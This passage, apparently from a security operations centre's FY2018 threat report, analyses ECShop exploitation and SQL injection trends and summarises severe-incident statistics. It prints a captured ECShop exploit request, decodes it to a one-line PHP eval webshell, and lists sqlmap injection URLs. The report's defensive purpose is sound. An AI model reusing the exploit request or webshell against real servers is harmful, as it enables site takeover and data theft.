


Figure 12 Sources of attack traffic

4.2.3 Attack traffic contents and attack trends

Requests used in those detected attacks had different contents, but most of them were intended to install a backdoor. Specifically, they used the file_put_contents function of PHP to install a backdoor file in order to execute a character string (received as a POST parameter) as a command. The request detected most by the JSOC was designed to create d.php on a server with a program in a Base64-encoded character string, in order to execute a POSTed character string as a PHP code.

```
GET //user.php?act=login HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: zh-cn
Referer: 554fcae493e564ee0dc75bdf2ebf94caads|a:[redacted]*/ union select 1,0x272f2a,
3,4,5,6,7,8,0x7b24617364275d3b617373657274286261736536345f6465636f646528275a6d6c735a5639776458526
65932397564475675644 84d6f4a325175634768774a79776e5044397761484167 5a585a686243676b5831425055315262
5a5630704f79412f506d4669597963702729293b2f2f7d787878,10-- -"";s:2:""id"";s:3:""'/*"";}
User-Agent: Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1)
Host: [redacted]
```

(a) Attack traffic contents detected

```
[$asd'];assert(base64_decode('Zm|sZV9wdXRfY29udGVudHMoJ2QucGhwJywnPD9waHAgZXZhbC
gkX1BPU1RbZV0pOyA/PmFiYycp'));//]xxx
```

(b) Decoding result of the code in the red box above

```
file_put_contents('d.php','<?php eval($_POST[e]); ?>abc')
```

(c) Decoding result of the Base64-encoded portion

Figure 13 Detailed content of the attack traffic detected most by the JSOC

Attackers attempted to install different types of backdoors, and it seems that many attackers attempted to install their own backdoors. The JSOC also frequently observed traffic that attempted to check for existing backdoors via a GET request, and such traffic seems to attempt to reuse a backdoor installed by a different attacker.

4.2.4 Countermeasures against the vulnerability

ECShop is used mainly in China, and up to this writing and across the JSOC, we have encountered no severe incident caused by targeting an ECShop vulnerability.

This vulnerability exits in ECShop 2.7.3, which was released in 2014, and as of this writing (September 2019), its latest version is version 4.0. If you are using ECShop, it is recommended to make sure that the latest version is used.

4.3 Increased SQL injection attacks and confirmed successful attacks

The JSOC encountered an SQL injection attack classified as "Emergency" for the first time in almost 1.5 years. Our observation across the JSOC shows that the number of SQL injection attacks detected started increasing from mid-January in 2019, and since then, they have remained active.

4.3.1 Changes in the number of attacks detected

Figure 14 shows changes in the number of SQL injection attacks detected. The SQL injection attack traffic was gradually increasing in number after the year-end and New Year holidays, and after that, sudden increases were observed. One of the reasons for these sudden increases was massive attack traffic against specific hotel businesses. More details are given in the next section.




Figure 14 Changes in the number of attacks detected

4.3.2 Percentages by country for source IP addresses

Figure 15 shows the percentages by country for source IP addresses that attempted SQL injection attacks.




Figure 15 Percentages by country for source IP addresses

Russia, United States, China, and Japan come out at top. This is because massive attack traffic comes from IP addresses based in each of the countries listed. A point worth noting here is that the massive attack traffic from these countries targeted hotel businesses. These days, we have had more information leakage incidents through cyber-attacks against hotel businesses,[9,10,11] and we thus need to be on alert.

Two of the top four, United States and Japan, were reported by Palo Alto Networks as No. 1 and No. 2 countries that were home to bastion servers for malware distribution,[12] and those bastion servers might be exploited as well this time. Our investigation of the sources of attack revealed that those screens or pages without access control, including those for server management or initial web server configuration, were exploited.

---

[9] Approx. 125,000 records leaked from Prince Hotels through unauthorized access to its subcontractor site
https://japan.zdnet.com/article/35121487/

[10] Information leak from Marriott may affect 500 million customers - additional data protection laws and regulations called for in US
https://japan.zdnet.com/article/35129495/

[11] Your hotel check-in confirmation could be putting you at risk
https://japan.cnet.com/article/35135659/

[12] Threat Brief: Hancitor Actors
https://unit42.paloaltonetworks.com/threat-brief-hancitor-actors/

Other IP addresses widely attacked an unspecified number of targets. Therefore, for those source IP addresses, we collected heads-up information through social media, etc. The targets of attacks vary from private companies to banks and schools, and attackers seem to have indiscriminately targeted sites vulnerable to SQL injection attack.

4.3.3 Typical severe incident found

This section shows a recent typical severe incident found. Figure 16 shows changes in the number of SQL injection attacks classified as server types and found to be from the same attack source IP address.




Figure 16 Changes in the number of attacks detected

The attack traffic classified as a severe incident originated from an IP address in Belize, which is located in the northeastern part of Central America. The IP address continued to generate 100 or so traffic attacks daily against an unspecified number of targets, and on the day when the severe incident occurred, the number of attacks detected sharply increased to approx. 18,000. The sharp increase is due to an SQL injection attack tool known as "sqlmap," used by the attacker, and if an SQL injection attack had succeeded, attack traffic generated when collecting database, table, and column names, etc., was detected.

Table 3 shows part of the content of a typical attack that was actually detected.

Table 3 Part of the traffic content of an SQL injection attack

http://exapmle.com/index.php?id=1 OR EXTRACTVALUE (omitted)
http://exapmle.com/index.php?id=1 AND EXTRACTVALUE (omitted)
http://exapmle.com/index.php?id=1 OR UPDATEXML (omitted)
http://exapmle.com/index.php?id=1 OR UPDATEXML (omitted)
:
:
http://exapmle.com/index.php?id=1 AND ORD(MID (omitted),1,1))>54
http://exapmle.com/index.php?id=1 AND ORD(MID (omitted),1,1))>51
http://exapmle.com/index.php?id=1 AND ORD(MID (omitted),1,1))>96
:
:
http://exapmle.com/index.php?id=1 AND ORD(MID (omitted) ("column name" AS -
-CHAR),0x20) FROM "table name" ORDER BY -
-"element name"- LIMIT 5,1), 31,1))>4136960
http://exapmle.com/index.php?id=1 AND ORD(MID (omitted) ("column name" AS -
-CHAR),0x20) FROM "table name" ORDER BY -
-"element name"- LIMIT 5,1), -31,1))>4136960

In this incident, sqlmap-based SQL injection attacks were detected. The detection log showed the high possibility of a leak of table, column, and element names, etc., due to error-based SQL injection attacks aimed at exploiting the design of SQL statement syntax errors and displaying intended information, while blind SQL injection attacks aimed at collecting database-related information, thus this severe incident was classified as "Emergency" by the JSOC.

4.3.4 Countermeasures against SQL injection attacks

An SQL injection attack aims at exploiting a security defect in a web application and externally manipulating a database in an unauthorized way. If a vulnerability is exploited, an original SQL statement may be altered by external unintended input data. As a countermeasure, it is important to build a web application with appropriate security implemented, by referring to websites such as those shown below. It is also important to periodically diagnose web applications for vulnerabilities and to deploy a security product to issue attack traffic alerts.

■ Secure Programing Guide (IPA: Information-Technology Promotion Agency, Japan)
https://www.ipa.go.jp/security/awareness/vendor/programming/index.html
■ How to Secure Your Websites (IPA: Information-Technology Promotion Agency, Japan)
https://www.ipa.go.jp/security/vuln/websecurity.html

5 Fiscal Year 2018 Trend Summary

5.1 FY2018 summary

This section summarizes the trends of incidents in FY2018, looking back on the severe incidents that occurred during that fiscal year, from April 2018 to March 2019.

Figure 17 shows changes in the number of severe incidents from FY2016 to FY2018.

The total number of severe incidents of FY2018 was reduced to approximately half those of FY2017 and one-fourth those of FY2016. Of these severe incidents, the number of those classified as "Emergency," which is the highest level of severity, was four in FY2016, 10 in FY2017, and seven in FY2018.




Figure 17 Changes in the number of severe incidents (April 2016 to March 2019)

* The three vertical bars in each month indicate FY2016, FY2017, and FY2018, from left to right.

5.2 Severe incidents related to attacks from the Internet

Figure 18 shows changes in the number of severe incidents related to attacks from the Internet.

The number of severe incidents related to attacks from the Internet decreased to 262 from 481 in FY2017. March 2019 saw more severe incidents over the same month of the last year (①-Figure 18), and this was due to many customer environments revealed to be vulnerable to cross-site scripting attacks.

In FY2018, many new vulnerabilities, including the Drupal vulnerability (CVE-2018-7600) and Apache Struts2 vulnerability (S2-052), were found, and related attack traffic was often seen accordingly. However, the number of severe incidents due to such types of traffic was very limited and not remarkable enough to appear in the trends.





Figure 18 Changes in the number of severe incidents related to attacks from the Internet


Figure 19 shows a breakdown of severe incidents related to attacks from the Internet.

In the percentage of severe incidents related to attacks from the Internet, the ratio of attacks against middleware- and CMS-related vulnerabilities were decreasing. On the other hand, the ratio of attacks against web application vulnerabilities were increasing. This is because external vulnerability scanner attacks, not vulnerability diagnosis, against organizations increased, and vulnerable environments were revealed one after another.

There are two types of incidents classified as "Emergency" due to external attack. One is related to an SQL injection attack as described above, and the other is related to an attack that successfully installs a backdoor or Webshell. For details about an "Emergency" incident due to an SQL injection attack, see Section 4.3.3 in this document. The number of incidents where an installed suspicious file such as a backdoor or Webshell was confirmed was three in FY2017, and in FY2018, it increased to five. The available information detected did not help to determine the root cause of these incidents where a malicious file was created, but the URLs where the file existed and other relevant information implied that most of the attacks targeted a CMS-related vulnerability. In one of these "Emergency" incidents, an attempt to install Webshell failed, but a web page designed to redirect a visitor to a phishing site was successfully installed.



(a) FY2017



(b) FY2018

Figure 19 Breakdown of severe incidents related to attacks from the Internet

Figure 20 shows a breakdown of industry groups that cover all JSOC customers, and Figure 21 shows the FY2017 and FY2018 trends by industry group for severe incidents related to attacks from the Internet.






Figure 20 Breakdown of industry groups that cover all JSOC customers

The number of severe incidents for the service and manufacturing industries was halved as compared to the previous fiscal year. This is because they have become more aware of security and have been able to take quicker action when a vulnerability is found in their environments. Severe incidents due to cross-site scripting or SQL injection attacks occurred regardless of industry. This is because more attackers now generated more attack traffic due to easiness of traffic generation and because of many attack tools being available for these types of attacks, revealing more vulnerable environments.



(a) FY2017



(b) FY2018

Figure 21 Number of severe incidents by industry (for those related to attacks from the Internet)

5.3 Severe incidents that occurred in intra-networks

Figure 22 shows the number of severe incidents that occurred in intra-networks.

The number of severe intra-network incidents in FY2018 significantly decreased to 340 from the 631 of the previous fiscal year. However, FY2018 saw an increase in the number of incidents due to suspicious name resolution. Traffic generated by malware has been more likely to be encrypted, and as a result, incidents where a specific type of malware could be identified have been decreasing in number, while those involving suspicious domain name resolution have been increasing.





Figure 22 Changes in the number of severe intra-network incidents


Figure 23 shows a breakdown of severe incidents that occurred in intra-networks.

As mentioned above, although the number of incidents has been decreasing as a total, incidents due to suspicious name resolution have been increasing in number. In addition, there were many incidents where a terminal was infected with IoT-related malware, and the infected terminal continued to generate attack traffic.

The current correction period had only one "Emergency" intra-network incident, which was attributed to simultaneous 445/tcp port scan traffic generated by multiple terminals in an intra-network. The detection log did not help to determine the root cause of the scan generation, but considering the detection circumstance, it is likely that a backdoor tool, "DoublePulsar," was installed by a past attack and left intact, and an attacker attempted to use the backdoor to expand malware infection.



(a) FY2017

